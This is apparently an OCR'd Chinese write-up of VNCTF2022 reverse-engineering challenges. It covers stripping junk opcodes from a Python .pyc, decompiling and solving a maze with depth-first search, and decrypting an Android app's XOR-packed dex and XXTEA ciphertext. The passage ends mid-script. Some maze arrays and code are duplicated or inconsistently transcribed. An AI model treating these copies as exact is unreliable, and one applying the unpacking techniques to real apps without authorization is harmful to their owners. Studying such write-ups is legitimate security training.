


定位花

通过python的opcode.h文件 翻译成十六进制


```
84  #define BUILD_SET                104
85  #define BUILD_MAP                105
86  #define LOAD_ATTR                106
87  #define COMPARE_OP               107
88  #define IMPORT_NAME              108
89  #define IMPORT_FROM              109
90  #define JUMP_FORWARD             110
91  #define JUMP_IF_FALSE_OR_POP     111
92  #define JUMP_IF_TRUE_OR_POP      112
93  #define JUMP_ABSOLUTE            113
94  #define POP_JUMP_IF_FALSE        114
95  #define POP_JUMP_IF_TRUE         115
96  #define LOAD_GLOBAL              116
97  #define SETUP_FINALLY            122
98  #define LOAD_FAST                124
99  #define STORE_FAST               125
```

发现就是这6个十六进制在来回跳



去花

去掉花的同时也要改co_code，这个是记录字节码的长度，所以我们减去6个这个也要减6



于是去掉那6个，再把co_code减6即可

```
55 0D 0D 0A 00 00 00 00 DB 17 02 62 7B 0E 00 00  U.......Û..b{...
E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ã...............
00 3D 00 00 00 40 00 00 00 73 E8 07 00 00 64 00  .=...@...sè...d.
64 00 64 00 64 00 64 00 64 00 64 00 64 00 64 00  d.d.d.d.d.d.d.d.
64 00 64 00 64 00 64 00 64 00 64 00 64 00 64 00  d.d.d.d.d.d.d.d.
64 00 64 00 64 00 64 00 64 00 64 00 64 00 64 00  d.d.d.d.d.d.d.d.
64 00 64 00 64 00 64 00 64 00 67 1F 64 00        d.d.d.d.d.g.d.
64 01 64 00 64 02 64 02 64 02 64 02 64 02 64 02  d.d.d.d.d.d.d.d.
64 02 64 02 64 02 64 02 64 02 64 02 64 02 64 02  d.d.d.d.d.d.d.d.
64 02 64 02 64 02 64 00 64 02 64 02 64 02 64 02  d.d.d.d.d.d.d.d.
64 02 64 02 64 02 64 02 64 00 67 1F 64 00        d.d.d.d.d.g.d.
64 02 64 00 64 02 64 00 64 00 64 00 64 00 64 00  d.d.d.d.d.d.d.d.
64 00 64 00 64 00 64 00 64 02 64 00 64 00 64 00  d.d.d.d.d.d.d.d.
```

成功uncompyle6

Windows PowerShell

```
, 0, 0, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1], [1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1,
 0, 1, 0, 1, 0, 1, 0, 1], [1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1],
 [1, 0, 1, 1, 1, 0, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1], [1, 0, 0, 0, 0, 1, 0, 1, 0,
 1, 0, 0, 0, 0, 0, 0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1, 0, 1], [1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1,
1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1], [1, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 1
, 0, 0, 0, 0, 0, 0, 1], [1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 0, 1], [1,
0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 7, 1], [1, 1, 1, 1, 1, 1, 1, 1, 1, 1
, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1]]

def maze():
    x = 1
    y = 1
    step = input()
    for i in range(len(step)):
        if step[i] == 'w':
            x -= 1
        else:
            if step[i] == 's':
                x += 1
            else:
                if step[i] == 'a':
                    y -= 1
                else:
                    if step[i] == 'd':
                        y += 1
                    else:
                        return False
        if _map[x][y] == 1:
            return False
        if x == 29 and y == 29:
            return True


def main():
    print('Welcome To VNCTF2022!!!')
    print('Hello Mr. X, this time your mission is to get out of this maze this time.(FIND THAT 7!)')
    print('you are still doing the mission alone, this tape will self-destruct in five seconds.')
    if maze():
        print('Congratulation! flag: VNCTF{md5(your input)}')
    else:
        print("Sorry, we won't acknowledge the existence of your squad.")


if __name__ == '__main__':
    main()
# okay decompiling .\BabyMaze.pyc
PS P:\python\Python3.8>
```

0x02 GetMaze


然后就是一道迷宫题

我们把迷宫拿出来打印一下

```
_map = [[1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
1, 1, 1, 1, 1], [1, 5, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0,
0, 0, 0, 0, 0, 0, 1], [1, 0, 1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 0, 1, 0,
1, 1, 1, 1, 1, 1, 1, 0, 1], [1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0,
0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 1], [1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0,
1, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 1], [1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1], [1, 1, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1,
1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1], [1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0,
0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1], [1, 0, 1, 1, 1, 0, 1, 0, 1, 1,
1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 0, 1], [1, 0, 0, 0, 0, 0, 1, 0,
1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1], [1, 1, 1, 1, 1, 1,
1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1, 0, 1], [1, 0, 0, 0,
0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1], [1, 0,
1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1],
[1, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0,
0, 1], [1, 0, 1, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 1,
1, 1, 1, 1], [1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 1], [1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1,
1, 1, 0, 1, 1, 1, 0, 1], [1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1,
0, 0, 0, 1, 0, 1, 0, 0, 0, 1], [1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 0, 1,
0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1], [1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 0, 0, 1,
0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1], [1, 0, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 1, 1, 1,
1, 1, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 0, 1], [1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 1, 0, 0,
0, 0, 0, 0, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1], [1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1,
1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1], [1, 0, 1, 0, 0, 0, 1, 0, 1,
0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1], [1, 0, 1, 1, 1, 0, 1,
0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1], [1, 0, 0, 0, 1,
0, 1, 0, 1, 0, 0, 0, 0, 0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1, 0, 1], [1, 1, 1,
1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1], [1,
0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0,
1], [1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1,
1, 0, 1], [1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0,
0, 0, 0, 7, 1], [1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
1, 1, 1, 1, 1, 1, 1]]

for i in range(len(_map)):
    for j in range(len(_map)):
        if ( _map[i][j] == 1 ):
            print("*", end = "")
        elif ( _map[i][j] == 7 ):
```

```
            print("!", end = "")
        elif ( _map[i][j] == 5 ):
            print("@", end = "")
        else:
            print(" ", end="")
    print("")
```

发现有点小长，直接拿dfs解（手解也可以:)



DFS解法

```
map = [[1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1], [1, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1], [1, 0, 1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 0, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1], [1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 1], [1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1], [1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1], [1, 1, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1], [1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1], [1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1], [1, 0, 0, 0, 0, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 1], [1, 1, 1, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1, 1, 1], [1, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 1], [1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1], [1, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1], [1, 0, 1, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1], [1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1], [1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1], [1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1], [1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 1, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1], [1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 0, 0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1], [1, 0, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 0, 1], [1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1], [1, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1], [1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1], [1, 0, 1, 1, 1, 0, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1], [1, 0, 0, 0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 1, 0, 1], [1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1], [1, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1], [1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 0, 1], [1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1], [1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1]]
usedmap = [[0 for i in range(len(map))] for i in range(len(map)) ]
flag = ''

def DFS(x, y):
    global flag
    if x == len(map) - 2 and y == len(map) - 2:         # 31x31的迷宫 终点也就是数组的(29, 29)
        print(flag)
        return

    if map[x + 1][y] == 0 and  usedmap[x + 1][y] == 0:  # 如果下一步不是墙 且没走过
        usedmap[x][y] = 1                               # 标记当前坐标走过（不是下一步）
```

```
            flag += 's'
            DFS(x + 1, y)                                   # 尝试向下走
            flag = flag[:-1]                                # 回溯到这说明这条路不可行 所以去
掉's'
            usedmap[x][y] = 0                               # 再设置当前坐标为0 重新找路

        if map[x - 1][y] == 0 and usedmap[x - 1][y] == 0:
            usedmap[x][y] = 1
            flag += 'w'
            DFS(x - 1, y)
            flag = flag[:-1]
            usedmap[x][y] = 0

        if map[x][y + 1] == 0 and usedmap[x][y + 1] == 0:
            usedmap[x][y] = 1
            flag += 'd'
            DFS(x, y + 1)
            flag = flag[:-1]
            usedmap[x][y] = 0

        if map[x][y - 1] == 0 and usedmap[x][y - 1] == 0:
            usedmap[x][y] = 1
            flag += 'a'
            DFS(x, y - 1)
            flag = flag[:-1]
            usedmap[x][y] = 0

    print("path:")
    x = 1       # 设置起始坐标
    y = 1
    DFS(x, y)
```

得到路径

```
path:
sssddssaassddddwwwwddwwddddddwwddddddssddwwddddddddssssaawwaassaassaassddssaassaawwwwwwaaaaaaaassaassddddwwddssddssssaassddssssaaaaaawwddwwaawwwwaassssssssssssddd
dssddssddddddddwwaaaaaawwwwddssddwwwwwwwwddssddsssssssssddddss
```

GetFlag!

```
PS P:\python\Python3.8> ./python .\BabyMaze.pyc
Welcome To VNCTF2022!!!
Hello Mr. X, this time your mission is to get out of this maze this time.(FIND THAT 7!)
you are still doing the mission alone, this tape will self-destruct in five seconds.
ssssddssaassddddwwwwddwwddddddwwddddddssddwwddddddddssssaawwaassaassaassddssaassaawwwwwwaaaaaaaassaassddddwwddssddssssaa
ssddssssaaaaaawwddwwaawwwwaassssssssssssddddssddssddddddddwwaaaaaawwwwddssddwwwwwwwwddssddsssssssssddddss
Congratulation! flag: VNCTF{md5(your input)}
```

```
VNCTF{801f190737434100e7d2790bd5b0732e}
```

cm1

android逆向

首先是一个没有用的activity直接略过，进入到第二个activity：

```
    super();
}
public static void copyFiles(Context p0,String p1,File p2){
    int vi;
    int vi1;
    int vi2;
    Context context1;
    int vi4;
    int vi5;
    byte[] bBytes = "vn2022".getBytes();
    try{
        vi = 0;
        InputStream iopen = p0.getApplicationContext().getAssets().open(p1);
        try{
            FileOutputStream fileOutputSt = new FileOutputStream(p2.getAbsolutePath());
            try{
                int vi3 = 1024;
                byte[] obyteArray = new byte[vi3];
                vi = iopen.read(obyteArray);
                while (vi != -1) {
                    vi4 = 0;
                    for (vi5 = 0; vi5 < vi; vi5 = vi5+1) {
                        obyteArray[vi5] = (byte)((obyteArray[vi5]^bBytes[(vi5%bBytes.length)])&0x00ff);
                    }
                    fileOutputSt.write(obyteArray, vi4, vi);
                }
                fileOutputSt.flush();
                if (iopen != null) {
                    iopen.close();
                }
                fileOutputSt.close();
            }catch(java.io.IOException e8){
            }catch(Exception e8){
            }
        label_0073 :
            if (vi2) {
                vi2.close();
            }
            if (vi1 != null) {
                vi1.close();
            }
            throw e8;
        }catch(java.io.IOException e8){
            vi1 = vi;
        }catch(Exception e8){
```

发现在check的时候加载了assets目录中的一个dex文件，跟进发现在FileUtils里面存在异或的操作：

```
    super();
}
public static void copyFiles(Context p0,String p1,File p2){
    int vi;
    int vi1;
    int vi2;
    Context context1;
    int vi4;
    int vi5;
    byte[] bBytes = "vn2022".getBytes();
    try{
        vi = 0;
        InputStream iopen = p0.getApplicationContext().getAssets().open(p1);
        try{
            FileOutputStream fileOutputSt = new FileOutputStream(p2.getAbsolutePath());
            try{
                int vi3 = 1024;
                byte[] obyteArray = new byte[vi3];
                vi = iopen.read(obyteArray);
                while (vi != -1) {
                    vi4 = 0;
                    for (vi5 = 0; vi5 < vi; vi5 = vi5+1) {
                        obyteArray[vi5] = (byte)((obyteArray[vi5]^bBytes[(vi5%bBytes.length)])&0x00ff);
                    }
                    fileOutputSt.write(obyteArray, vi4, vi);
                }
                fileOutputSt.flush();
                if (iopen != null) {
                    iopen.close();
                }
                fileOutputSt.close();
            }catch(java.io.IOException e8){
            }catch(Exception e8){
            }
        label_0073 :
            if (vi2) {
                vi2.close();
            }
            if (vi1 != null) {
                vi1.close();
            }
            throw e8;
        }catch(java.io.IOException e8){
            vi1 = vi;
        }catch(Exception e8){
```

以上1024一组进行解密就可以了，或者root权限的手机直接去应用私有目录就能把解密完的文件提取出来(classes.dex)

exp:

```
key = "vn2022"

with open('ooo', 'rb') as f:
  content = f.read()


with open('ooo.out', 'wb') as f:
  for i in range(len(content)):
    f.write((content[i]^ord(key[i % 1024 % len(key)])).to_bytes(1,byteorder='little',
signed=False))

print('ok')
```

之后将dex转为jar进行分析可以发现hcheck函数中实现的是xxtea算法，编写脚本对密文进行解密就可以得到flag。

解密脚本:

```
public class exp{
  public static byte[] bdecrypt(byte[] data, byte[] key) {
        if (data.length == 0) {
            return data;
        }
        return toByteArray(
                decrypt(toIntArray(data, false), toIntArray(key, false)), false);
    }

  public static int[] decrypt(int[] v, int[] k) {
        int n = v.length;
        int z = v[n - 1], y = v[0], delta = 0x9E3779B9, sum, e;
        int p;
        int rounds = 6 + 52 / n;
        sum = rounds * delta;
        y = v[0];
        do {
            e = (sum >>> 2) & 3;
            for (p = n - 1; p > 0; p--) {
                z = v[p - 1];
                y = v[p] -= (z >>> 5 ^ y << 2) + (y >>> 3 ^ z << 4) ^ (sum ^ y) + (k[p &
3 ^ e] ^ z);
            }
            z = v[n - 1];
            y = v[0] -= (z >>> 5 ^ y << 2) + (y >>> 3 ^ z << 4) ^ (sum ^ y) + (k[p & 3 ^
e] ^ z);
        } while ((sum -= delta) != 0);
        return v;
    }

  private static int[] toIntArray(byte[] data, boolean includeLength) {
        int n = (((data.length & 3) == 0)
                ? (data.length >>> 2)
                : ((data.length >>> 2) + 1));
        int[] result;

        if (includeLength) {
            result = new int[n + 1];
            result[n] = data.length;
        } else {
            result = new int[n];
        }
```

```
        n = data.length;
        for (int i = 0; i < n; i++) {
            result[i >>> 2] |= (0x000000ff & data[i]) << ((i & 3) << 3);
        }
        return result;
    }

  private static byte[] toByteArray(int[] data, boolean includeLength) {
        int n = data.length << 2;

        ;
        if (includeLength) {
            int m = data[data.length - 1];

            if (m > n) {
                return null;
            } else {
                n = m;
            }
        }
        byte[] result = new byte[n];

        for (int i = 0; i < n; i++) {
            result[i] = (byte) ((data[i >>> 2] >>> ((i & 3) << 3)) & 0xff);
        }
        return result;
    }

    public static void main(String[] args) {
      byte[] aim =
